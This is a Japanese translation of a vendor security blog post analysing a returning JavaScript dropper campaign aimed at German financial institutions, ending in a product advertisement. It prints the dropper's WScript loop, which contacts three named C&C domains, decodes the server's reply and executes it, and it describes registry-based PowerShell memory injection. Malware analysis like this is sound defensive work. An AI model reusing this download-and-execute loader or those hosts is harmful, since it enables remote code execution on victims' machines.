
ドイツの金融機関を狙った JavaScript ドロッパー再来する
2021 年 2 月 16 日 Minerva のブログから

2020 年の暮れに Minerva のブログでレポートした高度なフィッシングスタイル攻撃が数か月に渡り集中してドイツの金融機関を狙った攻撃が再来し始めてきています。この攻撃はペイロードをダウンロードさせ、JavaScript ファイルを悪用し、ユーザーを騙して攻撃を開始します。


前回のブログ以来、このマルウェアの開発者は AV ソフトウェアから検知回避させるためにスクリプト構築を変更していました。Virus Total などの IT セキュリティベンダーなどのコミュニティーでも 3 社のみブラックリストとして警鐘していました。



このマルウェアは、ほとんど変わっていないのですが、重要な事は、新たな C&C サーバーを構築しターゲットのウエブサイトを攻撃するように設計されていることが判明しました。

```
h = ["www.esist.org","www.dischner-kartsport.de","www.ehiac.com"];
p = 0;
while (p < 3)
{
X = WScript.CreateObject('MSXML2.ServerXMLHTTP');
b = Math.random().toString()["substr"](2,70+30);
if (WScript.CreateObject("WScript.Shell").ExpandEnvironmentStrings("%USERDNSDOMAIN%") != "%USERDNSDOMAIN%")
{
    b=b+"278146";
}
try
{
    X.open('GET', 'https://'+h[p]+'/search.php'+"?dqzpgxtewtbsjgyt="+b, false);
    X.send();
}
catch(e)
{
    return false;
}
if (X.status === 200)
{
    var k = X.responseText;
    if ((k.indexOf("@"+b+"@", 0))==-1)
    {
        WScript.sleep(22222);
    }
    else
    {
    k = k.replace("@"+b+"@","");
    var j = k.replace(/(\d{2})/g, function (r) { return String.fromCharCode(parseInt(r,10)+30); });
    war[3](j)();
    WScript.Quit();
    }
}
else
{
WScript.sleep(22222);
}
p++;
}
```

Minerva が調査した結果は、PowerShell スクリプトがレジストリーからメモリーインジェクション攻撃による.NET コードをロードします。この攻撃手法は最近のバージョンと同様でした。しかし他のバージョンも存在しています。それは正当な Windows Process である”C:¥Program Files (x86)¥Windows PhotoViewer¥ImagingDevices.exe”を利用して仕掛けてきます。この攻撃を Minerva はメモリーインジェクション攻撃防御テクノロジーで防御しました。攻撃プロセスが以下の図で示されています。



Minerva 製品(Minerva Armor)についてのお問い合わせは Pico Technologies (info@pico-t.co.jp)までお願い致します。